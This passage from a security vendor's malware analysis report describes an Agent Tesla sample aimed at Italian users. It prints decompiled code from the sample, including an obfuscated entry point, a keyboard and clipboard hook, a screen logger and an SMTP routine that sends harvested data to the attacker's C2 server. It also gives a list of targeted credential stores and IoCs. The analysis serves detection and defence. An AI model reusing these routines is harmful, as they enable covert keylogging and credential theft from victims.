// Token: 0x06000001 RID: 1 RVA: 0x00002E00 File Offset: 0x00001000
[STAThread]
public static void SBz()
{
    int num = 0;
    do
    {
        if (num == 4)
        {
            Application.Run();
            num = 5;
        }
        if (num == 3)
        {
            eQP0lovmId.kBf();
            num = 4;
        }
        if (num == 1)
        {
            ServicePointManager.SecurityProtocol = SecurityProtocolType.Ssl3 | SecurityProtocolType.Tls | SecurityProtocolType.Tls11 |
              SecurityProtocolType.Tls12;
            num = 2;
        }
        if (num == 2)
        {
            ServicePointManager.ServerCertificateValidationCallback = (RemoteCertificateValidationCallback)Delegate.Combine
              (ServicePointManager.ServerCertificateValidationCallback, new RemoteCertificateValidationCallback(bKrAX1.LLoynxbxVnK));
            num = 3;
        }
        if (num == 0)
        {
            num = 1;
        }
    }
    while (num != 5);
}
```

*Figure 9. Obfuscated Main function*

This obfuscation appears to be generated through a custom tool, as no generic deobfuscation tool could remove it. Therefore, the recurring CIL code patterns were analysed, and it was found that the inserted obfuscated instructions follow a very regular format which allowed to quickly write a custom deobfuscator to bypass it.

The next figure shows the same function as figure 9, but after being deobfuscated.



```
// Token: 0x06000001 RID: 1 RVA: 0x00002E00 File Offset: 0x00001000
[STAThread]
public static void SBz()
{
    ServicePointManager.SecurityProtocol = SecurityProtocolType.Ssl3 | SecurityProtocolType.Tls |
      SecurityProtocolType.Tls11 | SecurityProtocolType.Tls12;
    ServicePointManager.ServerCertificateValidationCallback = (RemoteCertificateValidationCallback)Delegate.Combine
      (ServicePointManager.ServerCertificateValidationCallback, new RemoteCertificateValidationCallback
      (bKrAX1.LLoynxbxVnK));
    eQP0lovmId.kBf();
    Application.Run();
}
```

*Figure 10. Deobfuscated Main function*

## 3.2 Technical analysis and behaviour


Agent Tesla is a dangerous malware family known for its info-stealing capabilities and real-time recording of user activities through keylogging and screenshots.

A keylogger is designed to record and monitor the keystrokes made on a computer or a mobile device. Its purpose is to capture the user's keyboard inputs, which may include credentials or sensitive information.

An information stealer, also known as Data-Stealer, is designated to collect sensitive information from a compromised system. Its primary goal is to harvest and exfiltrate valuable data, credentials, or financial information.

Methods to perform such actions are well-known and commonly detected by antimalware software, which is why this kind of malware is packed using complex schemes like the one we just analysed.

The code was reversed, and classes and methods have been analysed to understand which kind of information is this sample after. The next figure illustrates how the sample starts to hook the keyboard keys pressed by the user.




```
public Keylogger()
{
    this._keyboardHook = new aXzTh9Yxb3();
    this._keyboardHook.KeyDown += this.GetKeylogText;
    if (Info.EnableClipboardLogger)
    {
        this._clipboardHook = new ClipboardMonitor();
        this._clipboardHook.Changed += this.hjE;
        this._clipboardHook.StartMonitoring();
    }
    this.LogTimer = new System.Timers.Timer();
    this.LogTimer.Elapsed += this.LogTimer_Elapsed;
    this.LogTimer.Interval = (double)(60000 * Info.KeyloggerInterval);
}

// Token: 0x0600004A RID: 74 RVA: 0x00003DA0 File Offset: 0x00001FA0
public void StartHooking()
{
    this._keyboardHook.SetKeyboardHook();
    this.sd3ODPl = true;
    this.LogTimer.Start();
```

*Figure 11. Starting the keylogger*

The 'SetKeyboardHook' function uses the Windows API 'SetWindowsHookEx'[10] to install an application-defined hook procedure to monitor the keystrokes.

The sample is not only able to record the user's keystrokes, but also to capture the user's screen activities. Unlike a traditional keylogger, a screen logger captures visual information displayed on the victim's screen. Its purpose is to monitor and record the user's interactions, including private matters, opened applications, or visited websites.



```
// Token: 0x06000057 RID: 87
private void ScreenIfNotIdle(object sender, ElapsedEventArgs e)
{
    if (LastInput.CheckInterval(60000 * this.ScreenInterval))
    {
        return;
    }
    try
    {
        Collect.AttachToFileToSend(iB4j.GetScreen());
    }
    catch
    {
```

*Figure 12. Screen logger*

The screen logger in this case retrieves the screen only while the machine is in use by checking the last interaction from the user.

Agent Tesla is notorious for harvesting credentials of several applications such as FTP clients, E-Mail clients, VPN clients and Browsers. A comprehensive list of targeted applications has been extracted and showed in the following table:

| **Application name** | **Type** |
|---|---|
| Becky! Internet Mail | Mail client |
| Chromium | Browser |
| Claws Mail | Mail client |


[10] https://learn.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-setwindowshookexa

| | |
|---|---|
| Core FTP | FTP client |
| Discord | VoIP and Instant Messaging |
| DynDns | Remote Access |
| eM client | Mail client |
| Eudora | Mail client |
| Falkon | Browser |
| FileZilla | FTP client |
| FlashFXP | FTP client |
| Flock | Browser |
| Foxmail | Mail client |
| FTP Commander | FTP client |
| FTPGetter | FTP client |
| FTP Navigator | FTP client |
| Internet Explorer | Browser |
| Microsoft Edge | Browser |
| IncrediMail | Mail client |
| Internet Download Manager | Download manager |
| JDownloader | Download manager |
| Mailbird | Mail client |
| Mozilla Firefox | Browser |
| MySQL Workbench | Database manager |
| NordVPN | VPN client |
| OpenVPN | VPN client |
| Opera Mail | Mail client |
| Outlook | Mail client |


| | |
|---|---|
| Paltalk | VoIP and Instant Messaging |
| Pidgin | Instant Messaging |
| PocoMail | Mail client |
| Private Internet Access | VPN client |
| Psi | Instant Messaging |
| QQ Browser | Browser |
| Safari (Windows version) | Browser |
| SmartFTP | FTP client |
| The Bat! | Mail client |
| Trillian | Instant Messaging |
| UC Browser | Browser |
| RealVNC | Remote Access |
| TightVNC | Remote Access |
| Windows Mail | Mail client |
| WinSCP | FTP client |
| WS_FTP | FTP client |

*Table 1. Targeted applications*

Agent Tesla often supports various extraction methods using Telegram or Discord as C2, but in this case all the retrieved data and information is collected into a single file which is sent to the C2 through a SMTP (Simple Mail Transfer Protocol) message as illustrated in the next figure.



```
public static void SendSMTPMessage(string wzPJwIc1vDV, string YwuEC, List<FileInformation> HrafumwCba = null, int aeiNkcC = 0)
{
    if (string.IsNullOrWhiteSpace(YwuEC))
    {
        return;
    }
    MailAddress mailAddress = new MailAddress(Info.SmtpReceiver);
    MailAddress mailAddress2 = new MailAddress(Info.SmtpSender);
    MailMessage mailMessage = new MailMessage(mailAddress2, mailAddress);
    mailMessage.Subject = wzPJwIc1vDV;
    if (Info.SmtpAttach & (aeiNkcC == 0))
    {
        mailMessage.IsBodyHtml = false;
        byte[] bytes = Encoding.UTF8.GetBytes(YwuEC);
        using (MemoryStream memoryStream = new MemoryStream(bytes))
        {
            Attachment attachment = new Attachment(memoryStream, new ContentType
            {
                Name = wzPJwIc1vDV + "_" + DateTime.Now.ToString("yyyy_MM_dd_HH_mm_ss") + ".html",
                MediaType = "text/html"
            });
            attachment.ContentDisposition.FileName = wzPJwIc1vDV + "_" + DateTime.Now.ToString("yyyy_MM_dd_HH_mm_ss") + ".html";
            mailMessage.Attachments.Add(attachment);
            mailMessage.Body = "";
            goto IL_169;
        }
    }
```



```
mailMessage.IsBodyHtml = true;
mailMessage.Body = YwuEC;
IL_169:
if (HrafumwCba != null && HrafumwCba.Count > 0)
{
    foreach (FileInformation fileInformation in HrafumwCba)
    {
        mailMessage.Attachments.Add(new Attachment(new MemoryStream(fileInformation.FileBytes), fileInformation.Filename,
          fileInformation.MimeType));
    }
}
SmtpClient smtpClient = new SmtpClient();
NetworkCredential networkCredential = new NetworkCredential(Info.SmtpSender, Info.SmtpPassword);
smtpClient.Host = Info.SmtpServer;
smtpClient.EnableSsl = Info.SmtpSSL;
smtpClient.UseDefaultCredentials = false;
smtpClient.Credentials = networkCredential;
smtpClient.Port = Info.SmtpPort;
try
{
    smtpClient.Send(mailMessage);
}
catch
{
}
finally
{
    mailMessage.Attachments.Dispose();
}
```

*Figure 13. SMTP Message*

## 3.3 IOC

The next table contains IoC of the Agent Tesla sample analysed in this report.

*Note: detection rates are as of time of writing, given the low rates they are likely to increase over the course of the following days as AV vendors update their products.*

| Type | Value | Note |
|---|---|---|
| SHA-256 | ed414c5cd76f7735a701b3c734bc8b7fc0d21e2143eae 7925e57451d49b256ea | PE file VirusTotal - 51/71 |
| Domain | gator3220[.]hostgator[.]com | C2 AlienVault VirusTotal - 1/88 |

*Table 2. IoC*

DEFENCE TECH

4

# Conclusions

# 4. Conclusions

In conclusion, the recent findings from the Italian CERT underscore a concerning surge in malware campaigns featuring Agent Tesla, specifically targeting Italy through a series of phishing attacks.

Agent Tesla, a .NET-based keylogger and information stealer, has proven to be a dynamic threat, continuously evolving its tactics to compromise user credentials. The malware's adaptability is further highlighted by its utilization of various channels, including HTTPS, SMTP, and Telegram, to transmit harvested data to its Command & Control infrastructure.

Notably, our analysis of a recent sample recovered from the AnyRun sandbox, emphasizes the continuous evolution of the Agent Tesla family. The prevalence of Agent Tesla remains conspicuous, making it a significant concern in the cybersecurity landscape, demanding continued vigilance and proactive security measures to mitigate its impact.

DEFENCE TECH

Terra, Cielo, Mare, Spazio, Spazio cibernetico.
PROTEGGIAMOLI

DONEXIT IT SECURITY

NEXT INGEGNERIA DEI SISTEMI

FORAMIL RADAR TECHNOLOGIES & DEFENCE SYSTEMS

INNODESI electronic systems

**Defence Tech Holding S.p.A Società Benefit**

Via Giacomo Peroni, 452 - 00131 Roma
tel. 06.45752720 - fax 06.45752721
info@defencetech.it - www.defencetech.it